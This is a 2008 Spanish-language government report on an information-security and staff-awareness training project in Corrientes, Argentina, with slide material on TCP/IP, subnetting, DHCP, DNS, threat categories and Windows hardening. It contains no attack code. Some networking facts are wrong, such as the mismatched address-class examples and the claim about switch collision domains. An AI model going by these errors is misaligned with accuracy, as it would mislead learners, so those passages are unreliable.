CORRIENTES

CFI

PROCEDIMIENTOS DE SEGURIDAD EN LA INFORMACIÓN SISTEMATIZADA DEL GOBIERNO DE LA PROVINCIA DE CORRIENTES

INFORME FINAL

MARZO DEL 2008

INDICE

INTRODUCCION

Teniendo en cuenta que ningún organismo que utilice la tecnología dentro de sus procesos de gestión de la información, está exenta ataques, vulnerabilidades y fallas en los metodologías utilizadas; se ve necesaria la implementación de una proyecto que haga mas eficiente la gestión y genere seguridad (confidencialita, integridad y disponibilidad) en la información que se utilice.

El proyecto estuvo dividido en etapas; las cuales determinaron una forma sistematizada de trabajar muy utilizada a la hora de implementar soluciones a procesos.

La primera etapa consistió en una evaluación de la situación actual de la plataforma tecnológica; así como del grado de informatización, procesos y actores involucrados. Como resultado se obtuvo que si bien el nivel de seguridad es muy pobre, al igual que los procesos que se encuentran informatizados; se cuenta con el factor positivo que, tanto el personal técnico como los funcionarios del Gobierno comprenden, reconocen y aceptan la situación actual y sus falencias. Saben que es necesario mejorarla y están dispuestas a trabajar en una nueva implementación.

En la segunda etapa se presentó un conjunto de soluciones a implementar según las necesidades del organismo; se contó en todo momento con la participación del personal técnico directamente relacionado a los servicios actuales. Cabe hacer mención que algunas de las implementaciones ya habían sido analizadas por el personal técnico en un ámbito de prueba. El punto más importante de esta etapa es la necesidad de asignar al Centro de Cómputos como único rector en cuanto a tecnología se refiera. El aval en el plano político es fundamental para el cambio estructural planteado. Si bien todas las sugerencias presentadas son válidas, es necesario una reestructuración global de la red y sus componentes.

Siguiendo con la temática de la importancia que tiene a la hora de un cambio el respaldo a nivel político; es que surge el desarrollo y documentación de las políticas de seguridad de la información acordes a las funciones del organismo, basadas en las normas internacionales/nacionales y en las mejores prácticas.

CAPACITACION Y CONCIENTIZACION

Lic. Gustavo Andrés Linares

La etapa final de capacitación tuvo como objetivo la generación de conciencia respecto a la correcta utilización de la tecnología y el uso de la información. Esta generación de conciencia, no es mas que una intensión de hacer participe a las personas de este nuevo cambio, con la premisa que la seguridad la hacemos entre todos.

Desde el primer momento en que se comienza con el proyecto, desde la etapa de análisis y diagnóstico, estuvo implícito la necesidad de capacitar a los agentes que se involucraban en el mismo. Si bien la capacitación formal quedaría para la última etapa y aún hoy queda por hacer, durante todo el trayecto se realizaron reuniones en las cuales se iba acercando los conocimientos y generando la conciencia para que esta nueva forma de trabajo, la tecnología y la seguridad se adoptada por todos.

La posibilidad de un éxito en cualquier implementación de seguridad, esta acompañada por la capacidad que tienen las personas involucradas de entender la necesidad del mismo, y ser o hacerse participe y propietario de ese proyecto. Si cometemos el error de querer implementar algo que genera cambios significativos, o restricciones por causa de la implementaciones mas seguras sin pretender que los mismos no generen molestias o dudas estamos construyendo un edificio sin cimientos. Cuando se debe realizar una implementación de seguridad que implique una restricción, es necesario en primer lugar tratar de dar alternativas para que no se vea denegado ese servicio si es que el mismo es fundamental para la gestión del Gobierno o el bienestar de las personas; y en todos los casos se debe dar una respuesta concreta a la gente para que comprenda el motivo y la necesidad de llegar a esta restricción. Esto es parte de una capacitación constante que se debe realizar.

La capacitación formal esta dividida en diferentes grupos homogéneos que dependerá de la responsabilidad que cada uno de ellos tenga sobre el uso de los servicios o de la tecnología. Estos grupos son, administradores de equipos y servicios, usuarios de los mismos, funcionarios públicos y responsables del datacenter. Algunos de los mismos se consignará fecha una vez que las autoridades así lo decidan.

Las siguientes imágenes son parte de las ppt de las distintas charlas o presentaciones. En cada uno de las presentaciones, se dará una parte teórica y otra práctica, ya que las experiencias con las prácticas, en muchos casos hace que el individuo interprete mejor los conceptos. Por ejemplo una de las prácticas esta basada en la utilización de la técnica de phishing para el robo de identidad bancaria, la misma ya ha sido utilizada en otras presentaciones dando resultados altamente positivos, en donde las personas comprendieron la necesidad de cuidar sus datos. En este tipo de prácticas se ve como cualquier técnica de hacking o fallas en la seguridad en gran parte tiene que ver con lo humano, con la desidia o la falta de conocimiento sobre algunos temas. Es de comprender que si no conocemos las falencias de un sistema, no debemos porque preocuparnos por cuidarnos del mismo, es por eso que la visualización en vivo de esas falencias nos dará mayores resultados al momento de tratar que la gente sea parte de la seguridad.

Algunas de esas prácticas se verán repetidas en todas las presentaciones sin importar al público que vaya dirigido, ya que las mismas no intentan explicar una metodología y su técnica de ataque, sino que pretende simplemente evidenciar la facilidad de esas técnicas y las posibilidades certeras que tenemos de caer en estas trampas.

La primera de las presentaciones esta dirigida a personas con cierta capacidad técnica que comprenden algunos aspectos básicos de la informática. Estos son por lo general administradores de sistemas, de redes o administradores de recursos informáticos en las distintas reparticiones del Gobierno.

La segunda es para usuarios en general, que son los que utilizan los sistemas o servicios corporativos dentro del ámbito del Gobierno. Es indispensable que comprendan que la seguridad depende en gran parte de ellos.

Para los funcionarios públicos, la presentación es mas una tarea conjunta donde se esperan un cruce de preguntas y respuestas formuladas por los mimos funcionarios. Igualmente esta prevista algunas demostraciones prácticas, y como los ataques informáticos a los gobiernos va en crecimiento absoluto.

Por último, unas jornadas de capacitación al personal especializado del DataCenter, con muchas demostraciones prácticas y prácticas a desarrollar en el transcurso de la jornada.

CAPACITACIÓN ADMINISTRADORES


Lic. Gustavo Andrés Linares

Para sacar mejor provecho de estas charlas y jornadas, se comenzará con un repaso de Redes, protocolo TCP/IP vs el modelo OSI, para poder comprender mas adelante en que capa del protocolo se sitúan cada uno de los ataques. Para ello se explicaran cada uno de los activos de redes que trabajan en las capas 2 y 3 del protocolo IP, como es el direccionamiento IP y detalles de algunos protocolo TCP y UDP como el DHCP, DNS, etc. También se mencionaran los detalles de los servicios que se brindan y brindarán en la red por medio del DataCenter.

Dentro de la práctica, se expondrán 2 tipos de ataques, el phishing bancario y el DNS spoofing.

IP (Protocolo Internet)

Modelo OSI (7 Capas) vs. TCP/IP (4 capas)



Protocolo TCP, IP y Redes

Gobierno de la Provincia de Corrientes

Direcciones IP

· Es una dirección de 32 bits (IPv4) en formato binario, que por razones de practicidad se exhibe en 4 grupos de 8 bits separados por puntos pero en formato decimal. Cada grupo de 8 bits puede ir desde 0 a 255.

· Cada Pc tiene asignada una dirección Ip (que la identifica dentro de la red) y una máscara de subred (Mask).

· La máscara le indica a la Pc cual será el rango de red que podrá ver desde su Ip. A este rango lo llamamos Subred (o subnet).

· Pueden definirse varios rangos de red con la máscara de Subred, pero hay tres rangos clásicos que se definen llamadas Clase A, B y C.

Máscara para Clase A:	**255.0.0.0**	**Ej. Rango de ip: 10.x.x.x**
Máscara para Clase B:	**255.255.0.0**	**Ej. Rango de ip: 192.168.x.x**
Máscara para Clase C:	**255.255.255.0**	**Ej. Rango de ip: 172.17.4.x**
		x = de 0 a 255

Direcciones IP

Se pueden tener subredes de una Subred.

· Para saber que rango de ips puede ver una Pc debemos hacer el siguiente calculo. Tomamos la ip y la máscara en formato binario y luego hacemos un AND entre ellas, es decir, multiplicamos cada bit de la Ip por cada bit de la mascara, y lo que nos queda es la Subred:

Dirección IP	11001100.00001000.00001010.10101010	204.8.10.170
Máscara de Subred (MASK)	11111111.11111111.11111111.00000000	255.255.255.0

Subred (SubNet)	11001100.00001000.00001010.00000000	
	204 . 8 . 10 . 0	

Direcciones IP

Veamos un Ejemplo:

Dirección IP	11001000.00100000.01101000.10101100	200.32.104.172
Máscara de Subred (MASK)	11111111.11111111.11111111.11100000	255.255.255.224
Subred de la clase C	11001000.00100000.01101000.10100000	200.32.104.160

Existe también una direccion de Broadcast, que es necesaria para encontrar una pc dentro de la red. Al enviar datos al Broadcast, estos son recibidos por todas las Pc del rango de red correspondiente.

Direcciones IP

Veamos un Ejemplo:

Dirección IP	11001000.00100000.01101000.10101100	200.32.104.172
Máscara de Subred (MASK)	11111111.11111111.11111111.11100000	255.255.255.224
Subred de la clase C	11001000.00100000.01101000.10100000	200.32.104.160

Para calcular el Broadcast de una red tomamos el final de la subred y le ponemos tantos "unos" como "ceros" halla en el final de la mascara, asi:

11001000.00100000.01101000.10111111 200.32.104.191


Los Hosts (equipos) disponibles son los que quedan entre la red y el broadcast. En este caso desde 200.32.104.161 hasta 200.32.104.190

Gobierno de la Provincia de Corrientes


Seguridad en las comunicaciones

Nivel transporte


- **Funcionamiento TCP: Handshake TCP (Saludo a tres vias)**



Topologías de Red



Topología en estrella



- Centro: Concentrador o repetidor
- Usada tipicamente tanto en Ethernet como en Token Ring

HUB

- Dispositivo que sirve como centro de una red de topología en estrella

- El HUB regenera la señal y la reenvía a sus múltiples Puertos.

- Si se envían datos de A hacia B a través de un HUB, este envía los datos a todos los equipos conectados a el, y solo B aceptaria los datos.

- Expande el dominio de colisión.

- Y lo mas importante....

.... Son dispositivos de capa 1 y ...

.... Generan broadcast

Gobierno de la Provincia de Corrientes

Switch

- MAC son 48 bits en formato hexadecimal
  Por ejemplo: 00:FF:23:AD:11:B2 ó 00-02-A5-28-48-A8

- Los switch y los bridge (que ya están fuera de moda) son dispositivos de capa 2 y usan las MAC para la conmutación de paquetes.

- Por ese motivo NO TIENEN DOMINIO DE COLISIÓN…

- Si se envían datos de A hacia B a través de un switch, este envía los datos de A solo al puerto donde esta conectado B, lo que no ocurre en un HUB.

Router

-Transmite un paquete desde un enlace de datos hacia otro, seleccionando la interfaz mas apropiada para entregar el paquete (Conmutación). Responsable de pasar el paquete a la próxima red.

-La determinación de ruta es el proceso que utiliza el router para elegir el siguiente salto de la ruta del paquete hacia su destino. Este proceso también se denomina enrutar (o rutear) el paquete.

-Para enrutar un paquete de datos, en primer lugar el router debe determinar la dirección de subred/red destino ejecutando una operación AND lógica, utilizando la dirección IP y la máscara de subred del host destino. El resultado será la dirección de red/subred.

DHCP

- Protocolo cliente/servidor diseñado en 1993

- RFC 2131: Dynamic Host Configuration Protocol
  RFC 2132: DHCP Options and BOOTP Vendor Extensions

-Se trata de un protocolo que brinda a los host una serie de parámetros que les permite estar conectados en una LAN y elimina la necesidad de configurar uno a uno los host.

-Los parámetros mínimos que otorga el DHCP a un equipo son: dirección IP, máscara de red, puerta de enlace, servidor DNS (secundario si es que existe), fecha en la cual caducan estos datos.

DHCP

Funcionamiento básico

- **Cliente: DHCPDISCOVER (paquete broadcast)**

  Src=0.0.0.0 sPort=68 Dest=255.255.255.255 dPort=67

- **Server: DHCPOFFER (MAC destino: cliente)**

  Src=192.168.1.1 sPort=67 Dest=255.255.255.255 dPort=68

- **Client: DHCPREQUEST**

  Src=0.0.0.0 sPort=68 Dest=255.255.255.255 dPort=67

- **Server: DHCPACK**
  - Src=192.168.1.1 sPort=67 Dest=255.255.255.255 dPort=68

Gobierno de la Provincia de Corrientes

DNS (Domain Name System)

- Hasta ahora hemos visto como comunicarnos en una red utilizando las direcciones de IP.

- Cuantas direcciones de IP puede usted memorizar?
  Los nombres son mucho más fáciles de recordar.

- Cada nombre corresponde a al menos una dirección IP.
  www.corrientes.gov.ar corresponde a 202.232.134.132

- O utilizar el Sistema de Nombres de Dominio (DNS), que se encarga de hacer estas traducciones y el usuario no se da cuenta.

DNS

- DNS es una implementación de una base de datos distribuida.

- Para cada dominio existe un servidor primario y varios secundarios. Esto permite control local sobre segmentos específicos de la base de datos.


- La palabra clave es DELEGACIÓN.

- Todos los dominios son delegados a un servidor raiz.

- Cada dominio mantiene una base de datos que convierte nombres en direcciones de IP (archivos de zona).


- También mantiene una tabla de resolución inversa donde dada una dirección de IP se puede obtener un nombre (archivos de resolución inversa).


DNS - Estructura de nombre




- Existe una estructura jerárquica para la designación del nombre asignado a una estación o dispositivo en la red.

DNS - Jerarquía







Cliente envia un DHCPDISCOVERY a toda la LAN



Server contesta con un DHCPOFFER hacia el cliente




Cliente contesta al server con un DHCPREQUEST con los parametros ofrecidos en el DHCPOFFER




Server contesta con un DHCPACK

Red principal



Red principal (detalle datacenter)




Detalle de los Servicios

○ Firewall

¿Que es un FireWall y cuales son sus características principales?

Un firewall es un sistema de defensa que se basa en la instalación de una "barrera" entre su PC y la Red, por la que circulan todos los datos. Este tráfico entre la Red y su PC es autorizado o denegado por el firewall (la "barrera"), siguiendo las instrucciones que se le haya configurado. El funcionamiento de éste tipo de programas se basa en el "filtrado de paquetes". Todo dato o información que circule es analizado por el programa (firewall) con la misión de permitir o denegar su paso en ambas direcciones (Internet-->PC ó PC--->Internet).



Detalle de los Servicios

○ Proxy-Server

El proxy server es el servidor encargado de administrar la comunicación entre las PC e Internet. Ofreciendo la totalidad de los servicios que se usan en Internet. El sistema ayuda a optimizar notablemente los recursos. El proxy será el encargado de decidir que servicios o cuales no pueden estar disponibles para una o varias PC o usuarios.

Detalle de los Servicios

- Proxy-Cache

Es un programa que se ejecuta en un equipo servidor y que va acumulando páginas web para que los programas navegadores en vez de ir directamente a buscar esas páginas a los servidores originales, vayan a buscarlas al proxy-caché acelerando así notablemente el acceso a webs remotos.

¿Cómo funciona?

El programa recibe peticiones de páginas que, en caso de tenerlas, las envía al solicitante. Si no las tiene o si el programa considera que estas son 'antiguas', las solicita al proxy y en caso de que tampoco estén ahí, estas son solicitadas al servidor original. Esto tiene como ventajas el aumento de velocidad en el acceso a páginas remotas. Hay que tener en cuenta que cuanto más usuarios utilicen este servicio, más páginas habrá en el caché y, consecuentemente, menos páginas hay que traer desde el origen.

Detalle de los Servicios (en el Datacenter)

- Firewall Central.
- Web Server.
- Mail Server (Webmail – POP3 y SMTP).
- Servidor DNS /DNS – Dinámico.
- Mensajería Instantánea.
- Servidor de Actualizaciones.
- Antivirus
- NTP
- Sistemas Corporativos

SEGURIDAD
Y
CONTRASEGURIDAD

Conceptos de seguridad

- Autenticidad
  - Dicese de lo que es verdadero, autentico. El proceso de autenticación nos debe permitir asegurar que el objeto/sujeto autenticado es quién dice ser.
- Control de acceso
  - Define derechos y privilegios para la utilización de recursos para un objeto o persona auténtica
- Integridad
  - Cualidad de un objeto si no ha sido modificado.
- Confidencialidad
  - Cualidad de la información por la cual solo las personas autorizadas tienen acceso ella.

Gobierno de la Provincia de Corrientes

PROBLEMAS

- En el 90% de los casos se reacciona aplicando los parches sobre los agujeros de seguridad después del incidente producido.
- Los controles de seguridad, mas implementados siguen siendo, los Firewalls y las soluciones Antivirus.
- Los ataques más comunes durante el último año fueron los troyanos dirigidos y el spamming de correo electrónico.
- Los atacantes obtienen rédito económico, lo que les otorga más herramientas y motivos para seguir con su actividad.

PROBLEMAS

- Seguridad de puesto de trabajo
  - Vulnerar la seguridad de cliente es lo que habitualmente se persigue por parte de los atacantes.
  - Tiene como objetivo general el acceso a información de este o de otros puestos.
  - Factor clave = Errores humanos

La seguridad depende en un 99% del Factor Humano y en un 1% del factor Tecnológico.

Tipos de ataque

- **PASIVO:** No altera la funcionalidad, sólo escucha y transmite.
- **ACTIVO:** Modificación del flujo de datos transmitido o generación de uno falso.

  Pueden ser:


  - **Interrupción**
  - **Modificación**
  - **Generación**
  - **Intercepción**

Seguridad en las comunicaciones

Tipos de ataques (Tradicionales)

INTERRUPCION

- **Interrupción del servicio, DoS.**
  - **Detección muy sencilla**




Seguridad en las comunicaciones

Tipos de ataques (Tradicionales)

MODIFICACION

- **Modificación de los mensajes de origen a destino**
  - **Detección sencilla**




Seguridad en las comunicaciones

Tipos de ataques (Tradicionales)

GENERACION

- **El intruso genera registros, mensajes o información.**
  - **Detección complicada**




Seguridad en las comunicaciones

Tipos de ataques (Tradicionales)

INTERCEPCION

- **El intruso accede a los servicios o intercepta los mensajes de forma pasiva.**
  - **Detección MUY complicada**



Seguridad en las comunicaciones

Nivel de enlace

- Para lograr ciertos tipos de ataque, se necesita tener acceso físico a la red. La dificultad dependerá del medio.
  - Enlace LAN
  - Enlace Punto a punto
  - Enlace VPN
  - Enlace Wireless

Seguridad en las comunicaciones

Principales amenazas

- Ingeniería Social
- Repetición de Transacción
- Phishing
- Backdoors
- Escaneo de puertos
- DHCP Starvation
- Wardialers
- Thrashing
- Código Malicioso / Virus
- Denegación de Servicio (DoS)
- Denegación de Servicio Distribuída (DDoS)
- Exploits
- Ataques de Contraseña
- Fraude Informático
- Control Remoto de Equipos
- Software Ilegal
- Eavesdropping
- Acceso a Información Confidencial Impresa
- Robo de identidad
- Man-in-the-Middle
- Defacement
- IP Spoofing - MAC Address Spoofing

CAPACITACIÓN A USUARIOS

Lic. Gustavo Andrés Linares

En la capacitación a los usuarios, se muestran algunos conceptos de seguridad sobre Windows, errores, bugs y la manera de mitigar los mismos que serán útiles tanto en lo laboral como en la vida cotidiana.

En la práctica veremos, técnica de Ingeniería social (haciendo que los usuarios digan cosas que no deberían revelar), phishing y snifing.

Seguridad en Windows

En la actualidad las computadoras son una herramienta fundamental (y hasta quizá la principal) de nuestro trabajo diario. Es así, que de nosotros depende su cuidado y protección ante las distintas amenazas a las que esta expuesta nuestra PC al estar conectada a una red, con el objetivo de no perder ni tiempo, ni datos, cuya perdida incluso puede alcanzar considerable importancia.

En el ámbito de la LAN, debido a que la mayoría de los usuarios utilizamos Windows en las PC de escritorio, expondremos una serie de aspectos sobre la seguridad en la utilización de este sistema operativo.

La mayoría de nosotros todos los días cuando llega a trabajar, comienza con su rutina:

- Se sienta frente a una computadora
- Entra a Windows
- Revisa el correo, para recordar los trabajos pendientes
- Abre el MSN, para olvidar los trabajos pendientes
- Ejecuta algún que otro programa

Esto puede equipararse con:

- Llegar a su casa
- Abrir la puerta y entrar
- Verificar que hay que limpiar, ordenar y cocinar
- Prender la TV o la radio, para distraerse un poco, etc.

Que hace usted si ve que hay una ventana abierta de par en par? No la cierra?

Y si tiene un agujero en el techo y entra agua?
Lo deja asíl? Seguramente no...

En una computadora ocurre lo mismo.

Al igual que en su casa o su auto, en su Pc usted tiene cosas de valor, documentos, imágenes, bases de datos y demás contenidos que en caso de perderse o dañarse involucran desde:

- Gritos y caras de susto
- Grandes perdidas de tiempo
- Perdidas irrecuperables de archivos
- Daños o molestias a terceros

Por eso, de ustedes, de nosotros y del que tenemos sentado al lado depende el buen funcionamiento y la seguridad de la red y las PC.

La administracion de la seguridad

La posibilidad dada a los usuarios de controlar el acceso a los equipos puede dejar a estos indefensos, posibilitando las pérdidas de información y el uso compartido involuntario de datos.

Por este motivo, además de imponer una directiva de informática corporativa, se debe garantizar que todo el personal comprende los aspectos básicos de la seguridad y la red de igual a igual en Windows.

Entre las prácticas recomendables, se incluyen:

- Actualizaciones de seguridad de Windows al día (WSUS)
- Uso de software de antivirus
- Uso de Servidor de seguridad de conexión a Internet
- Uso de contraseñas seguras
- Uso compartido del mínimo de carpetas necesario
- Restricción de los permisos a carpetas compartidas al mínimo necesario
- Deshabilitación del uso compartido siempre que no sea necesario
- Deshabilitación o eliminación de cuentas innecesarias

Seguridad del sistema de archivos

Los sistemas de archivos representan la organización de directorios y archivos en las unidades de almacenamiento de un equipo. Existen varias formas de proteger el sistema de archivos contra eliminación, alteración o acceso no autorizado. En esta sección, se facilitan las siguientes instrucciones paso a paso para garantizar la seguridad del sistema de archivos.

En Windows NT, 2000, 2003, XP y Vista, el sistema de archivos por default, que nos permite tener manejo de permisos de los archivos y carpetas, por usuarios y grupos, es NTFS, que reemplaza al anterior FAT32. Windows 95 y 98 no pueden ver unidades particionadas en NTFS.

En el caso de tener un disco con partición FAT32 con datos, podemos convertirlo a NTFS con el comando "convert", o bien, con aplicaciones como el Partion Magic.

Conversión del sistema de archivos FAT32 a NTFS

1- Verifique desde "Mi Pc" cual es la letra de unidad de disco que desea convertir cuya partición es FAT32.

2- En el menú Inicio, haga clic en Ejecutar, escriba cmd y, a continuación, haga clic en Aceptar.

3- En el símbolo del sistema, escriba lo siguiente:

convert <*letra de unidad*>: /fs:ntfs **Ej.**: **convert c:/fs:ntfs**

Luego presione Enter y comenzara la conversión.

Nota: si desea convertir la unidad en donde se ha instalado el sistema operativo, puede que se pregunte si desea programar la conversión para que ocurra la próxima vez que se reinicie el sistema. De ser así, escriba **S** y reinicie el equipo.

Creación de usuarios

En los Windows basados en NT (NT4, 2000, XP, 2003), la seguridad se basa en usuarios. Si un ordenador va a ser utilizado por varias personas, cada una debe tener un usuario y debe identificarse con su nombre y contraseña para que el sistema sepa quién está sentado delante.

- Si tenemos un dominio de Windows los usuarios se crean directamente en el servidor de dominio y estarán unificados en la red para las maquinas que estén incluidas en ese dominio.

- En cambio si tenemos un Grupo de trabajo, los usuarios se crean en particular en cada PC. Desde el Panel de Control en el icono Cuentas de usuario, o bien en Herramientas administrativas, Administrador de equipos, Usuarios locales.

- También desde el icono Cuentas de usuario, podemos administrar nombres, contraseñas, privilegios e imágenes de cada usuario.

- En el caso de un grupo de trabajo, conviene crear los usuarios desde Panel de control, Cuentas de usuario, ya que es mas simple.

